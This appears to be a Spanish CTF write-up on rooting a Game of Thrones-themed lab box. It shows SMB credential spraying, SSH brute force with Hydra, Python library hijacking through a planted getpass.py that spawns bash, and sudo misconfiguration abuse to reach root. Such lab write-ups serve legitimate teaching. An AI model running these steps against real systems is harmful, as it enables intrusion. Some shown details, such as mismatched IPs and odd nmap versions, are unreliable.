

Empezando por el habitual, encender máquina, comprobación de pings i uso de NMAP, podemos ver como tenemos abiertos los puertos 80,22,139 y 445.

```
jouker@kali:~$ ping 172.10.0.2
PING 172.10.0.2 (172.10.0.2) 56(84) bytes of data:
64 bytes from 172.10.0.2: icmp_seq=1 ttl=64 time=0.043 ms
64 bytes from 172.10.0.2: icmp_seq=2 ttl=64 time=0.043 ms
64 bytes from 172.10.0.2: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 172.10.0.2: icmp_seq=4 ttl=64 time=0.043 ms
64 bytes from 172.10.0.2: icmp_seq=5 ttl=64 time=0.043 ms
64 bytes from 172.10.0.2: icmp_seq=6 ttl=64 time=0.043 ms
64 bytes from 172.10.0.2: icmp_seq=7 ttl=64 time=0.043 ms
64 bytes from 172.10.0.2: icmp_seq=8 ttl=64 time=0.043 ms
64 bytes from 172.10.0.2: icmp_seq=9 ttl=64 time=0.043 ms
64 bytes from 172.10.0.2: icmp_seq=10 ttl=64 time=0.043 ms
64 bytes from 172.10.0.2: icmp_seq=11 ttl=64 time=0.043 ms
64 bytes from 172.10.0.2: icmp_seq=12 ttl=64 time=0.043 ms
64 bytes from 172.10.0.2: icmp_seq=13 ttl=64 time=0.043 ms
64 bytes from 172.10.0.2: icmp_seq=14 ttl=64 time=0.043 ms
--- 172.10.0.2 ping statistics ---
14 packets transmitted, 14 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.034/0.043/0.057/0.011 ms

jouker@kali:~$ sudo nmap -ss -p- -sC -sV -Pn --min-rate 5000 -n -vvv 172.17.0.2 -oN archivo.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-28 13:47 CET
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:47
Completed NSE at 13:47, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:47
Completed NSE at 13:47, 0.00s elapsed
Initiating ARP Ping Scan at 13:47
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 13:47, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:47
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 139/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 445/tcp on 172.17.0.2
Completed SYN Stealth Scan at 13:47, 1.09s elapsed (65535 total ports)
Scanning 4 services on 172.17.0.2
Completed Service scan at 13:47, 11.04s elapsed (4 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:47
Completed NSE at 13:47, 5.28s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:47
Completed NSE at 13:47, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:47
Completed NSE at 13:47, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000090s latency).
Scanned at 2024-12-28 13:47:41 CET for 18s
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE        REASON      VERSION
22/tcp    open  ssh            syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp    open  http            1.1.1.1
139/tcp   open  smb             1.0.0
445/tcp   open  smb             1.0.0
```

Un poco de teoria sobre los puertos 139 y 445, ya que no son puertos habituales en todos los CTF.

¿Qué es el Puerto 139?


El puerto 139 es un puerto TCP que funciona cuando se accede a un archivo compartido o a una impresora compartida en su LAN a través de la red.

Si el puerto 139 es explotado por un atacante en Internet, puede convertirse en una grave vulnerabilidad de seguridad. Si un hacker establece una conexión con el puerto 139 del host de destino, es posible navegar por toda la información compartida en todas las estaciones de trabajo en el segmento de red especificado, e incluso editar y eliminar las carpetas compartidas en el host de destino. Si el atacante también conoce la dirección IP y la cuenta de inicio de sesión del host de destino, la información compartida oculta en el host de destino se puede ver fácilmente.

Qué es el Puerto 445.


El puerto 445 es también un puerto TCP que funciona exactamente igual que el puerto 139 en un sistema Windows 2000 Server o Windows Server 2003. Concretamente, también proporciona servicios de compartición de archivos o impresoras en la LAN. Sin embargo, este puerto funciona basado en el protocolo CIFS (protocolo de sistema de archivos común de Internet), mientras que el puerto 139 proporciona servicios de compartición basados en el protocolo SMB (conjunto de protocolos de servidor). Del mismo modo, un atacante puede obtener diversa información compartida en una LAN específica estableciendo una conexión de solicitud con el puerto 445. Para desactivar la compartición de archivos, desactive los puertos 139 y 445.

Vemos la página que corre por el puerto 80 e identificamos a 3 potenciales usuarios



Al hacer la comanda del gobuster, solo nos muestra que existe el directorio dragons.


Después del fuzzing Web vemos que existe la página dragon, que corre en el puerto 80.



Parecen ser unos usuarios, o unos passwords, posiblemente tienen que ver con los protocolos samba y se tenga que listar con smbclients. Tambien pueden estar relacionados con los usuarios que hemos obtenido antes.

Con hydra NO he conseguido nada, me dice que no soporta la versión o algo del estilo


Con crackmapexec SI, encontramos al usuario jon, el resto aún puedes ser usuarios dentro de la máquina para tenerlo aún así en cuenta



Con la obtención de credenciales de crackmapexec smb, hacemos la comanda smb map para ver con el usuario jon, y las credenciales

searcercaelinvierno, que hay una carpeta shared muy interesante ya que tenemos write y lectura como permisos principales

```
(jouker@kali)~$ smbmap -H 172.17.0.2 -u jon -p searcercaelinvierno
```



SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
<https://github.com/ShawnDEvans/smbmap>

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 172.17.0.2:445	Name: 172.17.0.2	Status: Authenticated	Comment
Disk		Permissions	
print\$		READ ONLY	Printer Drivers
shared		READ, WRITE	
IPC\$		NO ACCESS	IPC Service (Samba 4.17.12-Debian)
jon		READ ONLY	Home Directories

[*] Closed 1 connections

Con smb client entramos dentro como si fuésemos jon

```
(jouker@kali)~$ smbclient //172.17.0.2/shared -U jon
Password for [WORKGROUP\jon]:
Try "help" to get a list of possible commands.
smb: \> ls -l
NT_STATUS_NO_SUCH_FILE listing \-l
smb: \> ls
.                D           0 Tue Jul 16 22:26:00 2024
..               D           0 Tue Jul 16 22:25:59 2024
proteccion_del_reino N       313 Tue Jul 16 22:26:00 2024

33897144 blocks of size 1024. 10725952 blocks available
smb: \> get proteccion_del_reino
getting file \proteccion_del_reino of size 313 as proteccion_del_reino (305.6 KiloBytes/sec) (average 305.7 KiloBytes/sec)
smb: \>
```

Después de descargar el archivo podemos ver al hacer la comanda CAT lo que contiene dentro, parece ser base64

```
(jouker@kali)~$ cat proteccion_del_reino
Aria de ti depende que los caminantes blancos no consigan pasar el muro.
Tienes que llevar a la reina Daenerys el mensaje, solo ella sabra interpretarlo. Se encuentra cifrado en un lenguaje antiguo y dificil de entender.
Esta es mi contraseña, se encuentra cifrada en ese lenguaje y es → aGlqb2RlbGFuaXN0ZXI=
```

Efectivamente según lo imaginado es base64, para descifrarlo le ponemos echo seguido de un pipe base64 -d

```
(jouker@kali)~$ echo "aGlqb2RlbGFuaXN0ZXI=" | base64 -d
hijodelanister
```

Vemos un potencial password, al no saber con que usuario va este password volvemos a hacer uso de hydra y le ponemos la lista de 3 usuarios que teniamos antes, para saber quien tiene de password hijodelanister en el puerto 22 por ssh

```
jon@kali:~$ sudo hydra -L usuarios.txt -P hijodelanister ssh://172.17.0.2
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-28 22:06:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:6/p:1), ~1 try per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2  login: jon  password: hijodelanister
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-28 22:06:10
```

```
jon@ae9f8b2ed123:~$ sudo -l
Matching Defaults entries for jon on ae9f8b2ed123:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User jon may run the following commands on ae9f8b2ed123:
  (aria) NOPASSWD: /usr/bin/python3 /home/jon/.mensaje.py
jon@ae9f8b2ed123:~$ ls -l
total 4
-rw-r--r-- 1 root root 103 Jul 16 20:26 paraJon
jon@ae9f8b2ed123:~$ cat paraJon
Jon para todos los mensajes que quieras encriptar debes de usar la herramienta oculta que te he dejado
jon@ae9f8b2ed123:~$ ls -la
total 40
drwxr-xr-x 1 jon jon 4096 Dec 28 21:47 .
drwxr-xr-x 1 root root 4096 Jul 16 20:25 ..
-rw-r--r-- 1 jon jon 128 Jul 17 09:16 .bash_history
-rw-r--r-- 1 jon jon 220 Mar 29 2024 .bash_logout
-rw-r--r-- 1 jon jon 3526 Mar 29 2024 .bashrc
drwxr-xr-x 3 jon jon 4096 Jul 17 09:15 .local
-rwxrwxr-x 1 aria aria 608 Jul 17 09:17 .mensaje.py
-rw-r--r-- 1 jon jon 807 Mar 29 2024 .profile
-rw-r--r-- 1 root root 103 Jul 16 20:26 paraJon
jon@ae9f8b2ed123:~$
```

Imágen del archivo python por dentro, se supone que se puede hacer library hijacking con el getpass

```
File Actions Edit View Help
GNU nano 7.2 .mensaje.py
import hashlib
import getpass

def encriptar_mensaje():
    mensaje = input('Ingrese el mensaje que desea encriptar: ')

    mensaje_bytes = mensaje.encode('utf-8')

    hash_obj = hashlib.sha256()

    hash_obj.update(mensaje_bytes)

    hash_resultado = hash_obj.hexdigest()

    print(f'Mensaje Original: {mensaje}')
    print(f'Hash SHA-256: {hash_resultado}')

if __name__ == '__main__':
    usuario_actual = getpass.getuser()
    if usuario_actual == 'jon' or usuario_actual == 'aria':
        encriptar_mensaje()
    else:
        print('Lo siento, no tienes permiso para ejecutar este script.')

[ File '.mensaje.py' is unwritable ]
```

Después de editar la librería getpass, hacemos la comanda para ejecutar el mensaje.py como aria y conseguimos un pivoting lateral, pero no termina aquí. No termina aquí porque hay que hacer otro desplazamiento lateral hacia daenerys antes de llegar a ser root definitivamente. Realmente no hemos editado ninguna librería, solo que la librería primero comprueba que este en el mismo directorio donde nos encontramos nosotros, y seguidamente busca algún PATH. Al nosotros crear este archivo en el directorio actual donde se encuentra el script que podemos ejecutar podemos bypassear.


```
File Actions Edit View Help
GNU nano 7.2 getpass.py
import os

def getuser():
    os.system("/bin/bash")
    return "aria"
```

Ahora tenemos una shell como aria en vez de jon, cuando hacemos la comanda de nuevo sudo -l, podemos ver que tenemos capacidad de listar y tambien de mostrar archivos sin necesidad de password

```
jon@6b2cc1e8b77a:~$ sudo -u aria python3 /home/jon/mensaje.py
aria@6b2cc1e8b77a:~$ sudo -l
Matching Defaults entries for aria on 6b2cc1e8b77a:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User aria may run the following commands on 6b2cc1e8b77a:
    (daenerys) NOPASSWD: /usr/bin/cat, /usr/bin/ls
aria@6b2cc1e8b77a:~$
```

Aquí dentro podemos ver que hay un mensajeParaJon con un password, con dicho password podemos cambiar de usuario a daenerys con la comanda su daenerys + password

```
aria@6b2cc1e8b77a:~$ cd daenerys/
bash: cd: daenerys/: Permission denied
aria@6b2cc1e8b77a:~$ sudo -u daenerys /usr/bin/ls daenerys/
mensajeParaJon
aria@6b2cc1e8b77a:~$ sudo -u daenerys /usr/bin/ls -la daenerys/
total 32
drwx----- 1 daenerys daenerys 4096 Jul 16 20:26 .
drwxr-xr-x 1 root      root      4096 Jul 16 20:25 ..
-rw-r--r-- 1 daenerys daenerys  220 Mar 29  2024 .bash_logout
-rw-r--r-- 1 daenerys daenerys 3526 Mar 29  2024 .bashrc
-rw-r--r-- 1 daenerys daenerys  807 Mar 29  2024 .profile
drwxr-xr-x 1 root      root      4096 Jul 16 20:26 .secret
-rw-rw-r-- 1 daenerys daenerys  277 Jul 16 20:26 mensajeParaJon
```

```
!drakaris!
aria@6b2cc1e8b77a:~$ sudo -u daenerys /usr/bin/cat daenerys/mensajeParaJon
Aria estare encantada de ayudar a Jon con la guerra en el norte, siempre y cuando despues Jon cumpla y me ayude a recuperar el trono de hierro.
Te dejo en este mensaje la contraseña de mi usuario por si necesitas llamar a uno de mis dragones desde tu ordenador.

!drakaris!
aria@6b2cc1e8b77a:~$
```

Sudo -l de daenerys, donde vemos que podemos ejecutar un archivo que se llama shell.sh, al ejecutarlo intenta una reverse shell un poco extraña, pero como tenemos todos los privilegios necesarios, editamos directamente el archivo para invocar una shell corriente, donde dentro del contenido solo haya /bin/sh. Al hacer esto

Finalmente somos el usuario root SUPERADMINISTRADOR

```
daenerys@6b2cc1e8b77a:~/.secret$ sudo -l
Matching Defaults entries for daenerys on 6b2cc1e8b77a:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User daenerys may run the following commands on 6b2cc1e8b77a:
  (ALL) NOPASSWD: /usr/bin/bash /home/daenerys/.secret/.shell.sh
daenerys@6b2cc1e8b77a:~/.secret$ sudo /usr/bin/bash /home/daenerys/.secret/.shell.sh
whoami
root
```

```
daenerys@6b2cc1e8b77a:~/.secret$ sudo /usr/bin/bash /home/daenerys/.secret/.shell.sh
# whoami
root
# daenerys@6b2cc1e8b77a:~/.secret$ sudo /usr/bin/bash /home/daenerys/.secret/.shell.sh
/bin/sh: 2: daenerys@6b2cc1e8b77a:~/.secret$: not found
# pwd
/home/daenerys/.secret
# ls -la
total 20
drwxr-xr-x 1 root    root    4096 Jul 16 20:26 .
drwx----- 1 daenerys daenerys 4096 Dec 29 16:07 ..
-rwxr-xr-x 1 daenerys daenerys  21 Dec 29 16:09 .shell.sh
# cat .shell.sh
#!/bin/bash
/bin/sh
# whoami
root
#
```